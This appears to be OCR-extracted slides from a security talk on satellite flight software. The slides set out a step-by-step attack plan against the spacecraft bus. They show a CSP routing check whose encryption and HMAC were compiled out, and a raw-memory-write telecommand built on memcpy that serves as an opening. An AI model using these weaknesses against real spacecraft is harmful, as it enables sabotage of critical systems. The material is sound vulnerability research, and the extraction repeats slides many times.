

Telemetry





```
1 void TMMN_SendPacket(SPP_Packet_t *packet) {
2     SSOS_LockMutex(tmmn_MutexId);
3     // ...
4
5     if (gSendPackets != '\x01') {
6         TMPS_StopPSPackets();
7     }
8     if ((packet->route == ROUTE_UHF) || (gSendPackets == '\x01')) {
9         TMLI_AddPacketToLiveStore(packet);
10    }
11    else {
12        TMPS_AddPacketToPacketStore(packet);
13    }
14    SSOS_UnlockMutex(tmmn_MutexId);
15    return;
16 }
17
```




System Chart



System Chart



CSP vs SPP Stäck




UHF / CSP

S-Band + SEPP / SPP



CSP vs SPP Stäck



UHF / CSP



S-Band + SEPP / SPP



CSP-Stack User

UHF / CSP



Used by Operators



CSP-Stack User

UHF / CSP



Used by Operators



Specific GS
Location



CSP-Stack User

UHF / CSP



Used by Operators



Specific GS
Location



10-20 mins



SPP-Stack User

S-Band + SEPP / SPP



Used by Payload &
Experimentors



SPP-Stack User

S-Band + SEPP / SPP



Used by Payload & Experimentors



Specific GS Location



SPP-Stack User

S-Band + SEPP / SPP



Used by Payload & Experimentors



Specific GS Location




Unknown Time



Security Analysis




Objectives



- ① Bypass COM Protection
- ② Dangerous / Vulnerable TC
- ③ Hijack Bus Control Flow
- ④ Full Bus Privileges



System Chart



1. Bypass COM Protection

- Compiler-disabled Auth. + Enc.



System Chart

```
1 int csp_route_security_chek(...) {
2     if (packet->id.flags & CSP_FXTEA) {
3         csp_log_error("Received XTEA encrypted packet, but CSP
was compiled without XTEA support. Discarding packet");
4     }
5
6     // ...
7
8     if (packet->id.flags & CSP_FHMAC) {
9         csp_log_error("Received packet with HMAC, but CSP was
compiled without HMAC support. Discarding packet");
10    }
11
12    // ...
13 }
```

1. Bypass COM Protection

- Compiler-disabled Auth. + Enc.



System Chart

```
1 int csp_route_security_chek(...) {
2     if (packet->id.flags & CSP_FXTEA) {
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4     }
5
6     // ...
7
8     if (packet->id.flags & CSP_FHMAC) {
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10    }
11
12    // ...
13 }
```

- ✓ 1. Bypass COM Protection
 - Compiler-disabled Auth. + Enc.



System Chart

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1 int csp_route_security_chek(...) {
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was compiled without XTEA support. Discarding packet");
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9         csp_log_error("Received packet with HMAC, but CSP was
compiled without HMAC support. Discarding packet");
10    }
11
12    // ...
13 }
```

- ✓ 1. Bypass COM Protection
 - Compiler-disabled Auth. + Enc.
2. Dangerous / Vulnerable TC



System Chart

```
1 int sch_handler_set_raw_memory(scheduler_cmd_t* pCmd) {
2     raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
3     char* pWriteData;
4
5     if (pAddr) {
6         if (g_sch_exec_mode != 1 ) {
7             /* exception and return */
8         }
9         char* pWriteData = &pAddr->start_of_data_buf;
10        if (pAddr->filesystem_target) {
11            // [...]
12        } else {
13            memcpy(pAddr->targetAddr,
14                  &pAddr->start_of_data_buf,
15                  pAddr->writeLength);
16        }
17    }
18    // ...
19 }
```

- *memcpy* as TC
 - Config Changes
 - Quick/Hot Patching
 - Debugging




System Chart

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2     raw_mem_access_cmd_t* pAddr = pCmd->pCmdArgs;
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4
5     if (pAddr) {
6         if (g_sch_exec_mode != 1 ) {
7             /* exception and return */
8         }
9         char* pWriteData = &pAddr->start_of_data_buf;
10        if (pAddr->filesystem_target) {
11            // [...]
12        } else {
13            memcpy(pAddr->targetAddr,
14                &pAddr->start_of_data_buf,
15                pAddr->writeLength);
16        }
17    }
18    // ...
19 }
```



- *memcpy* as TC
 - Config Changes
 - Quick/Hot Patching
 - Debugging



